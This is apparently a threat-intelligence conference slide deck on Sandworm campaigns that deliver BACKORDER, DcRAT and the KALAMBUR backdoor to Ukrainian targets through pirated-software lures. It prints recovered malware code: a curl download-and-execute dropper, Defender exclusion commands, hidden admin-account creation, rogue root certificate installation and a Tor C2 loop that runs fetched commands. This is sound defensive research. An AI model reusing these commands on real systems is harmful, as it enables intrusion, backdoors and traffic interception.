Cracked by the GRU: How Russia's Notorious Sandworm Unit Weaponizes Pirated Software Usage to Target Ukraine

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About me

- Senior Cyber Threat Intelligence Analyst at EclecticIQ
- Five years of experience delivering actionable intelligence
- Uncovering nation-state APT operations and tracking financially motivated threat actors

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Agenda

- From Pirated Software to Cyber Espionage
- Discovering Kalambur Backdoor
- Detection Strategies for Defenders
- Closing Remarks

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From Pirated Software to Cyber Espionage

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GRU
Main Intelligence
Directorate of the General
Staff of the Armed Forces

Unit 55111
Information Operations Troops
(VIO)

Unit 74455
Main Center for Special
Technologies (GTsST)

Sandworm (APT44)

- Cyber Espionage and Pre-Positioning
- Initial Destructive Cyber Operations and Military Invasion
- Maintaining Footholds for Strategic Advantage

Target Industries

Government | Telecom | Financial | Media | Energy | Transportation

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
APT 44
2022
Mandiant: Trojanized Windows 10 Operating System Installers Targeted Ukrainian Government
2023
CERT-UA: Ukrainian utility employee installed pirated MS Office, unknowingly executing DarkCrystal RAT
2025
EclecticIQ: Trojanized Microsoft KMS Activation Tools in Cyber Espionage Campaigns
Signal messenger lures distributing trojanized ESET AV installers, leading to KALAMBUR infection

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[Trojanized Windows 10 Operating System Installers Targeted Ukrainian Government]

- According to Microsoft "**70% of software in Ukraine's state sector was unlicensed**"
- Pirated Microsoft OS often promoted on Ukrainian file sharing sites
  - active campaigns since 2022 and **very likely linked to Russian intelligence agency**

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KMS Update Campaign: Trojanized KMS Activators Targeting Ukrainian Victims

Torrent info	
Download:	magnet:?xt=urn:btih:172d3750e3...
Name:	KMSAuto++x64_v1.8.4
Size:	32.63 MB
Age:	1 year
Files:	4

Files

- KMSAuto++x64_v1.8.4
  - .pad
    - 20180 19.71 KB
    - 65529 63.99 KB
  - KMSAuto++x64_v1.8.4.zip 32.54 MB
  - password archive.txt 7

KMS Auto Lure in Torrent Site “KMSAuto++x64_v1.8.4.zip”

- Trojanized Microsoft activation tool (KMS) used to deliver GO-based **BACKORDER loader**
  - previously linked to Sandworm
  - disable Windows defender and install second stage payload
  - scheduled task for persistence
  - install **Dark Crystal RAT (DCRat)**

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
BACKORDER Loader Deliverers Dark Crystal RAT (DcRAT)



- Trojanized activation tool displays a KMSAuto interface as a **distraction technique**
  - using BAT or VBS scripts supplied with **curl.exe command to download DcRAT** from remote URL
  - **add Windows defender exclusion rule** "powershell.exe -Command Add-MpPreference –ExclusionPath <Folder-Path>"
  - deleting artifacts and hiding malware path

```
@echo off
cd C:\Users\Public\
curl -o "C:\Users\Public\sysupdate.zip" https://kms-win11-update.net/123/sysupdate.zip
tar -xf "C:\Users\Public\sysupdate.zip"
cmd.exe /c "C:\Users\Public\sysupdate.exe"
del C:\Users\Public\sysupdate.zip
timeout 20
del C:\Users\Public\sysupdate.exe
cmd.exe /c "attrib +s +h c:/users/SYSTEM"
:: ----- pnsv
```

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LOLBINs Leveraged by the BACKORDER Loader

Binary Name	Command	Description	TTP
Wmic.exe	`WMIC /NAMESPACE:\\root\Microsoft\Windows\Defender PATH MSFT_MpPreference call Add ExclusionPath=`	This command uses WMIC (Windows Management Instrumentation Command-line) to modify Microsoft Defender's preferences by adding an exclusion path.	Modify Registry or Security Software Configuration (T1562.001)
Wmic.exe	`wmic.exe path Win32_NetworkAdapter get ServiceName /value /FORMAT:List`	This command queries the system's network adapter configuration, listing the service names associated with the network adapters.	System Network Configuration Discovery (T1016)
Reg.exe	`reg.exe" query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender" /v DisableAntiSpyware`	This command queries the registry key that determines whether Microsoft Defender AntiSpyware is enabled or disabled.	Query Registry (T1012)

Sc.exe	`sc query WinDefend`
	
	`sc query SecurityHealthService`
		This command queries the status of the "WinDefend" and "SecurityHealthService" service, which corresponds to Microsoft Defender Antivirus.	Service Enumeration (T1057) / Impair Defenses (T1562)

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
Capabilities of Dark Crystal RAT (DcRAT)



Using Scheduled Tasks to Maintain Access

- Keylogging
- Taking screenshots
- Stealing cookies, passwords, and form contents from installed web browsers
- Stealing credentials from installed FTP clients
- Stealing clipboard contents
- Collecting machine information

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Russian-Language Comments in the Python Version of BACKORDER

```python
class Functions_2:
    def __init__(self, ui):
        self.ui = ui
        self.exclusion_folders = [
            r"C:\PerfLogs",
            r"C:\Program Files (x86)",
            r"C:\Users",
            r"C:\Windows",
            r"C:\Temp",
            r"C:\Program Files (x86)\Windows Defender",
            r"C:\Program Files (x86)\WindowsPowerShell",
            r"C:\Program Files\WindowsPowerShell",
            r"C:\Program Files\WindowsPowerShell\Configuration",
            r"C:\Program Files\WindowsPowerShell\Configuration\Schema",
            os.path.join(os.environ['LOCALAPPDATA'],
            'Microsoft-Activation-Scripts')
        ]
```

Functions.py

```python
def run_script(self, script_name, path):
    script_path = os.path.join(path, script_name)
    if os.path.exists(script_path):
        # Изменим рабочую директорию на директорию скрипта
        original_dir = os.getcwd()
        os.chdir(path)
        subprocess.run(["cmd", "/c", script_path], check=True,
        # Вернем рабочую директорию обратно
        os.chdir(original_dir)
    else:
```

- Trojanized KMS activation lure uploaded from Ukraine
  - download second stage malware
  - execute it with **`rundll32.exe`**
  - **add scheduled task and disable Windows defender**
- Russian language comments in the decompiled python code
  - “We will change the working directory to the script directory”
  - “We will change back to the working directory”

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Discovering Kalambur Backdoor

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
Discovering Kalambur (Каламбур) Backdoor



- Following the domain pivoting from **KMS Update Campaign**
  - **`kmsupdate2023[.]com`** C2 domain was using `onedrivestandalone` URL path
  - pivoted four other domains that have **same infrastructure settings**
  - amongst them **`kalambur[.]net`** was connected to **“Kalambur Backdoor”**, previously unknown malware

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KALAMBUR Backdoor Execuion Flow

Install Root Certificate

Import-Certificate -FilePath $certF -CertStoreLocation Cert:\LocalMachine\Root

Download OpenSSH

curl -o $env:TEMP\lehsSig.msi "https://github.com/PowerShell/Win32-OpenSSH/releases/download/v9.8.3.0p2-Preview/OpenSSH-Win64-v9.8.3.0.msi";

msiexec /package $env:TEMP\lehsSig.msi /quiet

New-NetFirewallRule -Name sshd -DisplayName 'OpenSSH Server (sshd)' -Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 22;

C2 Activity

Enable RDP, SSH and SMB ports

Makes the victim computer accessible from the TOR hidden service

Create New Admin User

net user $freshUnit 1qaz@WSX /add

net localgroup $defaultGroupName $freshUnit /add

Download & Install TOR

curl -o $ionArchName "https://archive.torproject.org";

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Tor-based Command-and-Control (C2)

```
cd "$env:PUBLIC\";
curl -o WindowsUpdate.zip https://kalambur.net/new/WindowsUpdate.zip;
tar -xf WindowsUpdate.zip;
&("$env:Public\Windows Update\Windows\searchindex.exe") --service install
-options -f "$env:Public\Windows Update\Windows\lib"
```

```
$workD = "$env:PUBLIC\";
$workWinD = ($workD + 'Windows Update\');
$hnF = ($workWinD + 'Windows\hostname');
$hnC = (gc $hnF).Trim();
$cmd = ((curl.exe -x 'socks5h://127.0.0.1:9050'
http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion/
content.html?$hnC | IEX) | Out-String).Trim();
if ($cmd -eq '') { $cmd = 'SUCCESS' };
curl.exe -x 'socks5h://127.0.0.1:9050'
http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion/
$hnC@@@$cmd;
```

- **Tor hidden service setup:** Install Tor and configures hidden services
  - expose the victim's RDP, SMB, and SSH ports to the internet over Tor
- **Beacon to C2:** local SOCKS5 proxy to reach a hard coded .onion address, sending host identifiers
- **Remote control:** Allowing attacker to execute remote PowerShell commands overs TOR network

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RDP / SSH Backdoor Setup

```
#echo "User $defaultUserName is present, but enabled - checking user
  Admin"
$user = Get-LocalUser -Name 'Admin'
if ($user -eq $null) {
    #echo "Creating user Admin"
    $newUser = 'Admin'
    net user $newUser 1qaz@WSX /add
    net localgroup $defaultGroupName $newUser /add
} else {
    #echo "$user Admin is present - checking user WGUtilityOperator"
    $newUser = 'WGUtilityOperator'
    net user $newUser 1qaz@WSX /add
    net localgroup $defaultGroupName $newUser /add
```

```
curl -o $env:TEMP\ssh.msi "https://github.com/PowerShell/Win32-OpenSSH/
releases/download/v9.8.1.0p1-Preview/OpenSSH-Win64-v9.8.1.0.msi";
msiexec /package $env:TEMP\ssh.msi /quiet;
New-NetFirewallRule -Name sshd -DisplayName 'OpenSSH Server (sshd)' -
Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 22
```

- **Creates hidden admin accounts** to be used for RDP access on victim device
- Allowing SSH and RDP ports on firewall:
  - **`New-NetFirewallRule`**
- Downloads and silently installs **OpenSSH** from GitHub:
  - **`Msiexec`** used to install MSI package under TEMP

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
June 2025, ESET AV Themed Lure Deliver KALAMBUR Backdoor



Esetpremium[.]com/Antivirus/

- **Delivery:** KALAMBUR is delivered via ESET themed lure, malicious link **very likely sent via Signal Message**
- **Persistence:** Runs sumburSig.ps1 to create admin user (**1qaz@WSX**), enable RDP
- **Remote Access:** Installs OpenSSH, adds firewall rule for (RDP 3389, SMB 445, SSH 22), **C2 beacons via TOR**


ESET Online Scanner.exe


Licence.docx


eset.ico


Support.txt


README.txt


bin


Sources

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Installation of Malicious Root Certificate for Web Traffic Inspection

```
Version:          3 (0x02)
Serial number:    230213611116112814328828405839093951954484907867
(0x285322a65f9bfd49ddd9349367c3e63650e2cf5b)
Algorithm ID:     SHA256withRSA
Validity
  Not Before:     06/06/2025 10:50:29 (dd-mm-yyyy hh:mm:ss) (250606105029Z)
  Not After:      06/06/2026 10:50:29 (dd-mm-yyyy hh:mm:ss) (260606105029Z)
Issuer
  C  = US
  L  = San Diego
  OU = ESET Technology
  CN = ESET North America
Subject
  C  = US
  L  = San Diego
  OU = ESET Technology
  CN = ESET North America
```

Malicious certificate impersonating ESET

```
MmY3WjcKeFg3bDByalF2bTd6SXBnTXYyRFJSNjN0ck1ibW1XWlVaTldOd0FnWmlsZDhlYUdZYjkzN2pkbmJFZ(
0Rka1BPTFRXRmpUeVRaUUV2Yk1MV0ZKa1RHcGlLYW9idGRVN1AzTzNHcFh5UWV0ZlFKaU5ICjlHNnRkcEtka0:
JqN2F0dFp3ZDFWenVsckhqdDFTNUhiSExteEo1b2t5d3JmeU0Ka0JMb0k4WT0KLS0tLS1FTkQgQ0VSVElGSUNE
    $certBytes = [Convert]::FromBase64String($b64Cert)
    $certF = "$mLibDir\Esetv11CA.crt"
    [System.IO.File]::WriteAllBytes($certF, $certBytes)
    Import-Certificate -FilePath $certF -CertStoreLocation Cert:\LocalMachine\Root
    sleep 3
    del -force -ea 0 $certF
}
```

- June campaign introduced a new feature
  - Installation of a **malicious root certificate** to **enable interception and decryption of TLS/SSL web traffic.**
  - KALAMBUR used PowerShell module **`Import-Certificate`** to install malicious certificate

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
Pivoting from ESET AV Themed Lure Infrastructure



Pivot 1 – HTML File

- esetpremium[.]com
- esetscanner[.]com/Antivirus/
- esetremover[.]com/Antivirus/
- eset-review[.]com/eset/download

Pivot 2 – WHOIS Email (fillreymond@onionmail.org)

- fileprotectloader[.]com
- signalprotectdownloader[.]com
- esetsmart[.]com

```
<h1>Signal Messenger</h1>
<img src="https://upload.wikimedia.org/wikipedia/commons/thumb/6/60/Signal-
Logo-Ultramarine_%282024%29.svg/150px-Signal-Logo-
Ultramarine_%282024%29.svg.png" alt="Signal Logo" class="logo">
<h1>Open this page from a PC</h1>
<p>This service is not supported on mobile devices.</p>
<p>Please open this page from a PC for the best experience.</p>
```

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Detection Strategies for Defenders

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Process Create:
RuleName: -
UtcTime: 2025-02-22 21:49:07.869
ProcessGuid: {9b646545-4653-67ba-6a02-000000000b00}
ProcessId: 2968
Image: C:\Windows\System32\curl.exe
FileVersion: 8.10.1
Description: The curl executable
Product: The curl executable
Company: curl, https://curl.se/
OriginalFileName: curl.exe
CommandLine: "C:\WINDOWS\system32\curl.exe" -x socks5h://127.0.0.1:9050 http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion/@@@SUCCESS
